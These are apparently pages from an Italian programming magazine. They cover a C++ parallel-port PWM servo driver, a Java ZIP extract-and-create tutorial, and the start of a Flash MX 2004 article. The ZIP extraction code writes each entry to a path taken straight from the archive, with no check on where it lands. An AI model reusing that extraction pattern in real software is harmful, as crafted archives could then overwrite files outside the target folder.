



Fig. 8: *L'immagine mostra il circuito relativo al convertitore seriale-parallelo completamente montato.*

menti per mezzo di spezzoni di filo rigido, cercando di eseguire un cablaggio ordinato, per facilitare l'eventuale ricerca degli errori. Le immagini riportate in queste pagine sono utili, insieme all'analisi dello schema elettrico ai fini della costruzione del circuito. Il cablaggio può essere eseguito facilmente utilizzando l'apparecchiatura mostrata in figura, chiamata 'PC Explorer light', la più semplice della famiglia 'PC Explorer'. In alternativa è possibile utilizzare le tecniche costruttive convenzionali, dotandosi di stagno, saldatore ed una buona dose di pazienza: il lettore ha in ogni caso tutte le informazioni necessarie alla realizzazione della parte hardware e più avanti troverà il software di gestione, completo di componenti pronti all'uso, del programma compilato e funzionante dotato di codice sorgente.





Fig. 9: *Il circuito convertitore Digitale-Analogico.*

IL SOFTWARE DI CONTROLLO C++

Il programma di controllo provvede alla conversione parallelo seriale della informazione binaria da inviare al circuito. Il codice sorgente, scritto in C++ è disponibile nel CD con il nome: *SpuntoSerialPWM_Robot_driver.zip:* in questa sede analizziamo soltanto le parti più significative.

```
//————————————————————————————-//
//    Spuntosoft Parallel to Serial Converter and PWM
                                        servo driver
//    Version 1.0  November 2003
//    Luca Spuntoni all rights reserved
//————————————————————————————-//
#include <vcl.h>
#pragma hdrstop
#include "SpuntoPWMServoUnit.h"
//—————————————————————————————-
#pragma package(smart_init)
#pragma link "SpuntoLedComponent"
#pragma link "TSpuntoHardwarePortIO_unit"
#pragma resource "*.dfm"
unsigned short Datain, Dataout, Bitout, Contabit,
                    LPTbaseAddress, LPT1DataAddress,
              LPT1StatusAddress, LPT1ControlAddress;
```





Fig. 10: *L'immagine mostra l'analisi all'oscilloscopio digitale, dei segnali prodotti dal circuito proposto in queste pagine: viene analizzato l'invio del byte '10000000'.*

All'esecuzione del programma viene lanciata la procedura *FormCreate*, che provvede ad inizializzare le etichette della form, lo stato dei LED e gli indirizzi di default per l'accesso agli indirizzi fisici della porta parallela: si assume che il sistema utilizzi gli indirizzi standard di *LPT1* e *LPT2*, che possono essere verificati attraverso la consultazione di *Pannello di controllo/Sistema/Gestione periferiche/Porte LPT.*

```
//—————————————————————————————-
void __fastcall TSpuntoPWMServoForm::
                LPT1RadioButtonClick(TObject *Sender) {
// Default (LPT1) Port setup
  LPTbaseAddress=0x0378;
  LPT1DataAddress=LPTbaseAddress;
  LPT1StatusAddress=LPTbaseAddress+1;
  LPT1ControlAddress=LPTbaseAddress+2; }
//—————————————————————————————-
void __fastcall TSpuntoPWMServoForm::
                LPT2RadioButtonClick(TObject *Sender) {
// Default (LPT1) Port setup
  LPTbaseAddress=0x0278;
  LPT1DataAddress=LPTbaseAddress;
  LPT1StatusAddress=LPTbaseAddress+1;
  LPT1ControlAddress=LPTbaseAddress+2; }
```

Se l'utente preme il radiobutton LPT1, oppure LPT2,

per selezionare una delle porte attraverso le quali si vuole comandare il circuito, vengono eseguite le procedure relative con la definizione dei corrispondenti indirizzi fisici. La posizione del servocomando viene determinata leggendo la posizione della trackbar relativa, posta al centro della form: il suo valore può variare tra 0 e 255 (8 bit). Il valore in questione, convertito in binario, viene 'spedito' serialmente, attraverso una sequenza di impulsi che possono essere gestiti per periodo e larghezza di impulso tramite le procedure *PeriodTrackBarChange* e *PulseWidthTrackbarChange* che vengono omesse per brevità, ma che sono comunque incluse nel CD. Il cuore del programma risiede negli *event handler MainTimerTimer* e *DelayTimerTimer*, che vengono eseguite periodicamente dopo un intervallo di tempo che viene fissato rispettivamente attraverso le procedure *PeriodTrackBarChange* e *PulseWidthTrackbarChange*.

```
//————————————————————————————-
void __fastcall TSpuntoPWMServoForm::
                    MainTimerTimer(TObject *Sender)
{   //Main Timer
if (PowerONSpeedButton->Down)  //Power is ON {
 //*** DATA ***
 DelayTimer->Enabled=true;
 Bitout=(Dataout & 0x01); // Reads the most right bit
 // Updates the labels
 Label15->Caption = IntToStr(Contabit);
 Label16->Caption = IntToStr(Bitout);
 // Shifts the Output Byte Right 1 bit
 Contabit=Contabit + 1;
 Dataout=(Dataout >> 1);
 if (Bitout==0)           // Serial Data bit is 0  {
 Datain=SpuntoHardwarePort->
                    ReadPort(LPT1DataAddress);
 Datain=(Datain & 0xCF); // Clock is 1 Serial Bit is 0
                                       Strobe is 0
 SpuntoHardwarePort->
                    WritePort(LPT1DataAddress,Datain);
 SerialDataSpuntoLed->LedOff();  }
 else                    // Serial Data bit is 1  {
 Datain=SpuntoHardwarePort->
                    ReadPort(LPT1DataAddress);
 Datain=(Datain | 0x10); // Clock is 1 Serial Bit is 1
 SpuntoHardwarePort->
                    WritePort(LPT1DataAddress,Datain);
 SerialDataSpuntoLed->LedOn();  }
 //*** CLOCK ***
 SpuntoHardwarePort->LedOn();
 Datain=SpuntoHardwarePort->
                    ReadPort(LPT1DataAddress);
 Datain=(Datain | 0x08);     // Clock bit to 1
 SpuntoHardwarePort->
                    WritePort(LPT1DataAddress,Datain);
 if (Contabit==8)   // If all 8 bits have been sent {
 //*** STROBE ***
```

```
 StrobeSpuntoLed->LedOn();
 Datain=SpuntoHardwarePort->
                    ReadPort(LPT1DataAddress);
 Datain=(Datain | 0x20);   //  Strobes the Byte to
                    the 4094 Latch  (Strobe is 1)
 SpuntoHardwarePort->
                    WritePort(LPT1DataAddress,Datain);
 // Bit counter reset
 Contabit=0;          // Resets the bit position
 Dataout=PWMTrackbar->Position;// Reads the
          Trackbar position for the next conversion } }
else {
 SpuntoHardwarePort->LedOff(); // Power is OFF
 DelayTimer->Enabled=false; }
```






Fig. 11: *La verifica dell'invio del byte '10110111' è visibile in questa figura.*

La procedura *MainTimerTimer* provvede a generare i segnali di *CLOCK*, necessario al sincronismo della trasmissione seriale, *DATA* contenente il dato seriale da trasmettere e *STROBE*, che viene inviato in corrispondenza dell'ottavo bit per consentire la memorizzazione dell'intero Byte trasmesso serialmente all'interno della memoria contenuta all'interno del convertitore seriale-parallelo IC2 (HEF 4094).

```
//————————————————————————————
void __fastcall TSpuntoPWMServoForm::
                    DelayTimerTimer(TObject *Sender)
{   //Delay timer
 Datain=SpuntoHardwarePort->
                    ReadPort(LPT1DataAddress);
 Datain=(Datain & 0xC7);   // Clock is 0 Serial Bit
                              is 0  Strobe is 0
 SpuntoHardwarePort->
                    WritePort(LPT1DataAddress,Datain);
 SpuntoHardwarePort->LedOff();
 SerialDataSpuntoLed->LedOff();
 StrobeSpuntoLed->LedOff();
 DelayTimer->Enabled=false; }
//————————————————————————————
```

Al termine di ciascun impulso vengono posti a livello logico basso le tre linee di *CLOCK, DATI* e *STROBE*: il cambio di stato delle linee della porta parallela avviene utilizzando il componente *SpuntoHardware-*

PRECAUZIONI

Prima di collegare il circuito al nostro PC occorre verificare la nostra realizzazione con attenzione per assicurarci che tutto sia stato collegato come previsto. L'utilizzo del programma presentato in questa sede mentre è collegata una qualunque altra periferica al PC sulla porta LPT1, può bloccarne il funzionamento.

Port, incluso nel file *SpuntoSerialPWM_Robot_driver.zip*. Il software di controllo è il responsabile della gestione di tutta la applicazione: gli schemi elettrici infatti sono ridotti all'essenziale e deve essere posta la massima cura da parte del programmatore affinché condizioni proibite nello stato logico delle linee hardware di controllo non vengano a verificarsi. Il programma ha la caratteristica di accedere all'hardware del PC attraverso i propri indirizzi fisici di I/O. Questa tecnica, dal momento che scavalca il sistema operativo, potrebbe non 'piacere' a Windows NT, 2000, oppure XP, pertanto si consiglia di utilizzare un calcolatore dotato di Win 3.X, Win 9X, oppure Millennium. In alternativa, occorre scrivere una parte di codice che gestisca i privilegi del sistema, per non incorrere in un errore del tipo 'Privileged error', oppure utilizzare un driver, quale 'PortTalk' *(PortTalk-22.zip)*, scaricabile del sito: *http://www.beyondlogic.org*. Una ulteriore alternativa che risolve ogni problema è la scrittura di un appropriato 'Device Driver', che però esula dallo scopo di queste pagine, data la complessità dell'argomento. Il software di controllo è completo ed è in grado di effettuare la conversione parallelo-seriale, e di trasmettere le informazioni relative alla posizione del servocomando attraverso i tre bit D3-D5 della porta parallela. La riconversione seriale-parallelo, la memorizzazione del dato e la conversione digitale-analogico che porta alla gestione del servocomando viene gestita dell'elettronica già descritta in precedenza.

Il sistema proposto in queste pagine è stato realizzato e collaudato con la apparecchiatura per il collaudo e la sperimentazione di circuiti elettronici con Personal Computer 'PC EXPLORER light': ulteriori informazioni su come si possa reperire questa apparecchiatura è possibile visitare il WEB all'indirizzo: http://www.pcexplorer.it oppure http://web.tiscali.it/spuntosoft/ od infine inviare una e-mail a: uca.spuntoni@ioprogrammo.it.

COLLAUDO DEL SISTEMA

Terminato il cablaggio dell'elettronica di controllo, siamo pronti a muovere qualunque tipo di servocomando a modulazione di lunghezza di impulso, con una risoluzione di otto bit. Prima di collegare il circuito al nostro PC, occorre verificare la realizzazione con attenzione, per assicurarci che tutto sia stato connesso come previsto: controlliamo che i connettori siano ben serrati e che nessuna parte metallica della mano possa urtare il circuito elettrico. Colleghiamo al nostro circuito il cavo relativo alla porta parallela del PC, se possediamo PC Explorer oppure PC Explorer light come mostrato in figura, oppure provvedendo a costruire un cavo seguendo lo schema elettrico e la tabella riportati all'inizio dell'articolo. Alimentiamo il circuito e lanciamo il programma di gestione: spostando il cursore relativo alla trackbar della posizione del servo, dopo avere selezionato la porta parallela in uso e premuto il pulsante *'POWER ON / OFF'*, dovremmo vedere il servocomando ruotare di una quantità angolare proporzionale allo spostamento del cursore. Per effettuare la taratura della posizione centrale del servo occorre porre il cursore al centro e regolare il trimmer *R9*, fino ad ottenere la centratura del servo. La regolazione dell'ampiezza del movimento intorno alla posizione centrale, viene resa possibile per mezzo dell'aggiustamento del trimmer *R8*. Se il circuito non funziona, provvediamo a spegnere tutto prima di ricontrollare i collegamenti e riprovare di nuovo. Siamo in grado a questo punto di muovere il nostro braccio meccanico con precisione: sostituendo alla trackbar della posizione un algoritmo di controllo tridimensionale, siamo pronti ad entrare nel mondo dell'automazione e della robotica. Per maggiori informazioni sul braccio meccanico, sulle interfacce relative e sull'apparecchiatura.

Fig. 13: ***Il programma è in grado di controllare in modo seriale qualunque servocomando PWM.***

CONCLUSIONI

In queste pagine abbiamo visto come controllare un servocomando PWM con elevata precisione, attraverso un driver dedicato studiato appositamente per applicazioni di robotica ma che può essere utilizzato anche in altri settori (videocontrollo, applicazioni domestiche ed industriali, modellismo). Il progetto dello schema elettrico, tutti i collegamenti necessari, il software compilato ed i relativi codici sorgenti sono stati messi a completa disposizione del lettore: due filmati dimostrativi sono disponibili sul CD ROM allegato alla rivista. Un doveroso ringraziamento è dovuto alla Philips Semiconductors che ha permesso la pubblicazione dei dati relativi ai circuiti integrati HEF 4094 e DAC808. Il lettore vorrà comprendere che nonostante quanto esposto in queste pagine sia stato debitamente verificato e collaudato, tuttavia viene riportato a scopo illustrativo e di studio, pertanto l'editore e l'autore non sono da considerare responsabili per eventuali conseguenze derivanti dell'utilizzo di quanto esposto in questa sede, soprattutto per la tipologia e la complessità dell'argomento.

Luca Spuntoni
luca.spuntoni@ioprogrammo.it.

Zip: creazione ed estrazione di file

Un WinZip con Java

Gli archivi ZIP hanno una duplice utilità: permettono di racchiudere più file all'interno di uno solo e fanno risparmiare spazio. Impareremo come manipolare gli archivi ZIP da un'applicazione Java.

Manipolare archivi ZIP con Java è facile e indolore. Nella libreria della piattaforma J2SE (Java 2 Standard Edition) c'è tutto quello che serve per farlo con poche righe di codice. A partire da questo articolo ci cimenteremo nello sviluppo di una sorta di WinZip multipiattaforma, con lo scopo di acquisire la padronanza completa dei principali strumenti riposti nel package *java.util.zip*.

JAVA.UTIL.ZIP

In *java.util.zip* troviamo tutto il necessario per il trattamento degli archivi compressi in formato ZIP. Questo pacchetto, già da qualche tempo, fa parte della libreria di classi della piattaforma J2SE. Quindi non dovremo installare alcuna estensione: tutto quello di cui abbiamo bisogno è automaticamente a nostra disposizione. Il pacchetto contiene diverse classi dedicate al trattamento degli archivi compressi. Solo alcune di esse, al momento, sono di nostro interesse:

ZIPFile. Rappresenta un archivio ZIP. Il principale tra i suoi costruttori accetta come argomento un oggetto *java.io.File*. Se tale oggetto conduce ad un archivio ZIP valido, avremo immediatamente a nostra disposizione un appiglio per l'analisi del file compresso. Il suo metodo *entries()* restituisce una *java.util.Enumeration* degli oggetti *ZIPEntry* (vedi punto successivo) compresi nell'archivio. Il suo metodo *getInputStream(ZIPEntry entry)*, invece, fornisce uno *java.io.InputStream* che permette di leggere e decifrare ciascuno dei singoli file compressi e racchiusi all'interno dell'archivio.
ZIPEntry. Questa classe è usata per rappresentare ciascuno dei singoli file compressi in un archivio ZIP. Ogni entry porta con sé alcune informazioni fondamentali: il nome del file, il suo percorso, le sue dimensioni, il timestamp associato e così via.
ZIPInputStream. Questa classe estende *java.io.InputStream*, consentendo la lettura e la decodifica degli archivi ZIP.
ZIPOutputStream. Questa classe estende java.io.OutputStream, ed è indispensabile per la creazione di un archivio ZIP. Gettando dati al suo interno, e configurandoli in maniera appropriata, potremo creare nuovi archivi ZIP, oppure aggiornarne di esistenti.

Le quattro classi elencate sono alla base dei lavori che andremo a sviluppare immediatamente. Il consiglio, naturalmente, è quello di tenere sotto mano la documentazione ufficiale di Java, per conoscere i dettagli di ogni strumento citato.

ESTRARRE UN ARCHIVIO ZIP

Andiamo a prendere confidenza con gli strumenti appena scoperti, realizzando una semplice applicazione iniziale. Per prima cosa, impariamo come estrarre il contenuto di un archivio ZIP già esistente. Lo faremo realizzando un'applicazione da riga di comando, che accetterà come argomento il percorso (relativo o assoluto) del pacchetto ZIP da estrarre. Il software estrarrà l'archivio specificato nella posizione corrente del file system. Il tutto può essere fatto con una sola classe:

```
import java.io.*;
import java.util.zip.*;
import java.util.Enumeration;
public class ZIPExtract {
  public static void main(String[] args) {
  ...
```

```
// Preparo il buffer per il trasferimento dei dati.
byte[] buffer = new byte[1024];
int l;
// Estraggo.
while ((l = in.read(buffer, 0, buffer.length)) != -1) {
   out.write(buffer, 0, l); }
} catch (IOException e) { // In caso di errore...
System.out.println("Non riesco ad estrarre " + entryName);
System.out.println(e);
} finally {
// Chiudo gli stream aperti.
if (in != null) try { in.close(); } catch (Exception e) {}
if (out != null) try { out.close(); } catch (Exception e) {}
} } }
```

Esaminiamo i punti salienti del codice. Innanzitutto, l'applicazione tenta la decodifica del file specificato dall'utente. Il tutto si concentra nella creazione di un'istanza dell'oggetto *ZipFile:*

```
ZipFile zipFile = new ZipFile(f);
```

Una volta riconosciuto come valido l'archivio ZIP desiderato dall'utente, il programma effettua una scansione dei suoi contenuti, al fine di conoscere le singole entry che lo compongono:

```
Enumeration entries = zipFile.entries();
```

Quindi l'enumerazione di oggetti così ottenuta è passata in rassegna. Ciascuna entry viene decompressa appellandosi al metodo *extract():*

```
while (entries.hasMoreElements()) {
   extract(zipFile, (ZipEntry)entries.nextElement()); }
```

Al termine del lavoro, l'archivio ZIP viene chiuso:

```
zipFile.close();
```

Naturalmente, gran parte del lavoro è svolto dal metodo statico *extract()*. Passiamone in rassegna il codice:

```
String entryName = entry.getName();
```

Questa istruzione recupera il nome del file compresso rappresentato dalla entry. Tale nome è completo di percorso. Nel passo successivo, il programma stabilisce dove decomprimere il file all'interno del file system in uso:

```
File extractedFile = new File(entryName);
```

Una *ZipEntry* può rappresentare due tipi distinti di elementi: file e directory. Nel caso l'entry esaminata sia una directory, non bisogna far altro che riprodurla nel file system in uso. In caso contrario, bisogna procedere all'estrazione. Il programma genera sempre le directory necessarie all'estrazione dei file, riproducendo su disco la struttura dell'archivio ZIP:

```
if (entry.isDirectory()) { extractedFile.mkdirs();
   return;}
else { extractedFile.getParentFile().mkdirs(); }
```

Il codice prosegue nella sua esecuzione solo nel caso in cui l'entry in esame è un file. La parte conclusiva del metodo cura l'estrazione e la copia dei dati, servendosi dei comuni stream della libreria di Java:

```
InputStream in = null;
FileOutputStream out = null;
try {
   in = zipFile.getInputStream(entry);
   out = new FileOutputStream(extractedFile);
   byte[] buffer = new byte[1024];
   int l;
   while ((l = in.read(buffer, 0, buffer.length)) != -1) {
      out.write(buffer, 0, l);  }
} catch (IOException e) {
   System.out.println("Non riesco ad estrarre " +
                                                entryName);
   System.out.println(e); }
finally {
   if (in != null) try { in.close(); } catch (Exception e) {}
   if (out != null) try { out.close(); } catch (Exception e) {} }
```

L'*InputStream* associato alla *ZipEntry* viene recuperato con il metodo *getInputStream()* di ZipFile:

```
in = zipFile.getInputStream(entry);
```

Dopo questa operazione, l'estrazione del file può essere effettuata semplicemente come un trasferimento di byte da un canale ad un altro. Il programma, naturalmente, gestisce le eccezioni che i singoli metodi impiegati possono sollevare. Nel caso delle classi contenute nel pacchetto *java.util.zip*, l'eccezione che va più comunemente gestita è *ZipException*. Il programma può facilmente essere testato. Copiate nella vostra directory di lavoro un archivio ZIP qualsiasi. Quindi, dopo la compilazione del sorgente, lanciate il programma al seguente modo:

```
java ZIPExtract nome_file.zip
```

Se l'operazione ha buon esito, dovreste ritrovare il contenuto dell'archivio nella stessa directory che contiene il programma.

CREARE UN ARCHIVIO ZIP

Creare un programma capace di comprimere uno o

GLI ARCHIVI ZIP

Java fornisce delle librerie che consentono la totale astrazione dal tipo di compressione impiegata dal formato ZIP. Infatti, utilizzando le API del package *java.util.zip*, non vi ritroverete mai ad avere a che fare con i complicati algoritmi che sono alla base della compressione dei file. Le classi offerte dalla libreria di Java fanno tutto da sole. Tuttavia, se vi interessa scoprire come funzioni effettivamente la compressione ZIP, magari per scrivere le vostre API personali, cominciate dando uno sguardo all'indirizzo Web:

http://www.pkware.com/products/enterprise/white_papers/appnote.html

più file all'interno di un archivio ZIP è altrettanto semplice, basta conoscere pochissime nozioni di base. Non è necessario studiare il tipo di algoritmo usato per la compressione ZIP: la classe *ZipOutputStream* fa tutto automaticamente. Basta "gettare" dati al suo interno per ottenere archivi compressi in formato ZIP. Ecco una semplice applicazione, per riga di comando, capace di comprimere un file o una directory:

```
import java.io.*;
import java.util.zip.*;
public class ZIPCreate {
  public static void main(String[] args) {
   …
  // Se il file è una directory reitero il metodo sui suoi
                                              contenuti.
  File[] files = f.listFiles();
  for (int i = 0; i < files.length; i++) {
    zip(out, files[i], path + f.getName() + "/"); }
} else {
  // Se è realmente un file, mi preparo a scriverlo
                                          nello stream.
  FileInputStream in = null;
  try {
  // Apro uno stream in lettura verso il file.
  in = new FileInputStream(f);
  // Aggiungo la nuova entry nell'archivio.
  out.putNextEntry(entry);
  // Copio i dati da uno stream all'altro. La
                                    compressione viene
  // eseguita automaticamente da ZipOutputStream.
  byte[] buffer = new byte[1024];
  int l = 0;
  while ((l = in.read(buffer, 0, buffer.length)) != -1) {
    out.write(buffer, 0, l); }
} catch (IOException e) {
  // In caso di problemi con il file...
  System.out.println("Errore per " + entry.getName());
} finally {
  // Chiudo lo stream in lettura.
  if (in != null) try { in.close(); } catch (Exception e) {}
  // Dichiaro il termine della nuova entry.
  try { out.closeEntry(); } catch (Exception e) {} }
 } }
}
```

Scendiamo nei meandri del codice presentato. Ancora una volta, il programma comincia la propria esecuzione controllando gli argomenti forniti. Il software si aspetta di ricevere un solo parametro, che rappresenti un percorso valido verso un file o una directory:

```
if (args.length != 1) {
  System.out.println("Uso del programma:");
  System.out.println("java ZIPCreate nome_file");
  System.exit(1); }
```

```
File f = new File(args[0]);
if (!f.exists()) {
  System.out.println("Il file specificato non esiste.");
  System.exit(2); }
```

A questo punto, viene costruito un oggetto *ZipOutputStream*. Il solo costruttore messo a disposizione da questa classe accetta un argomento di tipo *java.io.OutputStream*.
Quindi, per creare un nuovo archivio ZIP, bisogna agire secondo i seguenti passi:


1. Creare un nuovo file e stabilire un *OutputStream* (tipicamente un *FileOutputStream*) per scrivere dati al suo interno.
2. Incapsulare l'*OutputStream* appena ottenuto all'interno di uno *ZipOutputStream*.
3. Servirsi dei metodi di *ZipOutputStream* per generare nuove entry e per scrivere dati all'interno dell'archivio.

Traducendo in codice:


```
ZipOutputStream out = null;
try {
  out = new ZipOutputStream(
        new FileOutputStream(f.getName() + ".zip"));
  zip(out, f, "");
} catch (IOException e) {
  System.out.println("Impossibile generare l'archivio
                                          desiderato.");
  System.exit(3);
} finally {
  if (out != null) try { out.close(); } catch (Exception e) {}
}
```

Questo blocco crea un nuovo archivio, inizialmente vuoto, e stabilisce uno *ZipOutputStream* verso di esso. Il file (o la directory) specificato dall'utente viene fornito allo stream dal metodo *zip()*, che esamineremo tra un attimo. Completata la scrittura, lo stream viene chiuso. Ovviamente, il blocco gestisce le eventuali situazioni inaspettate, come l'impossibilità di creare il file desiderato. Il metodo *zip()* introduce le nuove entry all'interno dello *ZipOutputStream* stabilito con il file. Accetta tre argomenti:

1. **ZipOutputStream out,** il canale in cui scrivere.
2. **File f,** il file (o la directory) da introdurre nell'archivio.
3. **String path,** il path di base del file da introdurre. Questo argomento ha significato quando il metodo è invocato su una directory, agendo ricorsivamente. Tra poco ne chiariremo i dettagli.

Per prima cosa, viene creato un oggetto *ZipEntry* per rappresentare il file (o la directory) da aggiungere all'archivio.

PHILLIP W. KATZ

Phillip W. Katz è il "padre" del formato ZIP. La sua storica creazione fu PKZIP (Phillip Katz ZIP, per l'appunto), il primo programma della storia capace di trattare gli archivi ZIP nella forma in cui li conosciamo oggi. Phillip è morto nell'Aprile 2000, all'età di 37 anni.

http://webnews.html.it/storia/58.htm

```
ZipEntry entry = new ZipEntry(path + f.getName());
```

Quindi si prendono strade diverse secondo la natura dell'argomento *f*. Se *f* è una directory:

```
File[] files = f.listFiles();
for (int i = 0; i < files.length; i++)
{ zip(out, files[i], path + f.getName() + "/");
}
```

Il contenuto della directory viene passato in rassegna. Su ogni elemento contenuto nella directory viene nuovamente invocato il metodo *zip()*, in maniera ricorsiva. Il terzo argomento del metodo subisce, in questo caso, delle variazioni, utili per stabilire il percorso che dovrà avere il file all'interno dell'archivio. Supponiamo che l'utente abbia invocato *ZIPCreate* su una directory chiamata documenti, il cui contenuto è così organizzato:

```
documenti
  |
  |--- articoli
  |      |
  |      |--- java.rtf
  |      |--- cplusplus.rtf
  |
  |--- curriculum.txt
```

Il risultato dell'operazione attraverserà cinque chiamate al metodo *zip()*:

```
zip(out, f, ""); // Per "documenti"
zip(out, f, "documenti/"); // Per "articoli"
zip(out, f, "documenti/articoli/"); // Per "documenti/
                                          articoli/java.rtf"
zip(out, f, "documenti/articoli/"); // Per "documenti/
                                      articoli/cplusplus.rtf"
zip(out, f, "documenti/"); // Per "documenti/curriculum.txt"
```

In pratica, il terzo argomento del metodo specifica quale percorso dovrà essere associato al file (o alla directory) di cui si richiede la compressione. Quando *f* è un file vero e proprio, e non una directory, si passa all'inserimento nello stream della entry e dei dati ad essa associati:

```
FileInputStream in = null;
try {
  in = new FileInputStream(f);
  out.putNextEntry(entry);
  byte[] buffer = new byte[1024];
  int l = 0;
  while ((l = in.read(buffer, 0, buffer.length)) != -1) {
    out.write(buffer, 0, l);
  }
} catch (IOException e) {
  System.out.println("Errore per " + entry.getName());
} finally {
  if (in != null) try { in.close(); } catch (Exception e) {}
  try { out.closeEntry(); } catch (Exception e) {}
}
```

Anzitutto, si stabilisce uno *java.io.FileInputStream* verso il file che deve essere copiato e compresso all'interno dell'archivio. Quindi, la nuova entry viene notificata allo *ZipOutputStream* attraverso una chiamata al metodo *putNextEntry()*. I dati sono poi trasferiti dallo stream di lettura a quello di scrittura. *ZipOutputStream* li comprime automaticamente. Al termine dell'operazione, si notifica il termine della nuova entry con una chiamata al metodo *closeEntry()*. Allo stesso tempo, lo stream di lettura verso il file oramai compresso viene chiuso. Tornando all'esempio di poco sopra, al termine dell'esecuzione otterremo un archivio ZIP suddiviso nelle seguenti entry:

```
documenti/articoli/java.rtf
documenti/articoli/cplusplus.rtf
documenti/curriculum.txt
```

Non sono state create entry associate alle directory. Non è obbligatorio realizzarle. Per provare il programma, dopo la compilazione, lanciate il comando *java ZIPCreate nome_file*. Naturalmente, *nome_file* deve essere un percorso valido verso un file o una directory. Al termine dell'esecuzione, troverete nella vostra cartella di lavoro un archivio chiamato *nome_file.zip*. Estraetelo, magari usando lo *ZIPExtract* del paragrafo precedente, per verificare la buona riuscita dell'operazione.

IL MESE PROSSIMO...

Abbiamo appena acquisito le conoscenze di base necessarie per leggere e scrivere archivi ZIP. Come al solito, le nozioni qui presentate possono facilmente essere arricchite consultando la documentazione di Java, alle pagine dedicate al pacchetto *java.util.zip*. Le classi oggi presentate, infatti, hanno numerosi altri metodi, utili per avere un controllo più dettagliato della situazione. Tanto per citare un esempio, è possibile stabilire il livello di compressione da applicare ad un archivio, semplicemente invocando un metodo. Le tecniche qui acquisite, ad ogni modo, sono più che sufficienti per integrare delle funzionalità ZIP all'interno di altri programmi. Nonostante questo, il mese prossimo amplieremo il nostro percorso di studio, realizzando un'applicazione a finestre per molti versi simile al noto *WinZip*. Dunque, se l'argomento stuzzica la vostra fantasia, vi aspetto su queste pagine per la realizzazione del nostro *SwingZip!*

Carlo Pelliccia

NOTA

AGZIPINPUTSTREAM E GZIPOUTPUTSTREAM




Le due classi GZipInputStream e GZipOutputStream, sempre contenute nel package java.util.zip, sono simili alle corrispondenti ZipInputStream e ZipOutputStream. L'unica differenza sta nel fatto che non supportano la struttura a directory tipica di un archivio ZIP. In poche parole, permettono di comprimere e decomprimere un solo file alla volta. Il formato GZIP è tuttora usato in diverse situazioni, soprattutto in ambito UNIX.

Flash MX 2004: verso un ambiente RAD

Nel campo dell'Information Technology le cose cambiano velocemente, ma questa volta la Macromedia ha compiuto un salto enorme.

Con l'uscita di Macromedia Flash Mx 2004 e la completa rivisitazione del linguaggio di programmazione Actionscript 2, gli utenti si troveranno di fronte ad un programma che cambia radicalmente l'approccio allo sviluppo di applicazioni web.
Quando ho cominciato ad usare la nuova versione del software mi sono spesso ritrovato a fare analogie con l'ambiente di sviluppo di Visual Basic. Oggetti con interfaccia utente già definita che possono essere trascinati visualmente all'interno dell'applicazione, sviluppare un progetto accedendo in maniera veloce a tutti i file esterni ad esso associati, lavorare definendo chiaramente la sequenzialità dell'interfaccia utente, event procedures, accesso ai dati semplificato, supporto per la distribuzione cross products. Insomma tutte caratteristiche ben note agli utenti di applicativi *RAD (Rapid Application Development).*
In questa prima parte dell'articolo introdurremo gli *Screens* e come con essi cambia l'approccio allo sviluppo di applicazioni con Flash Mx 2004.

FLASH MX 2004: GLI SCREENS

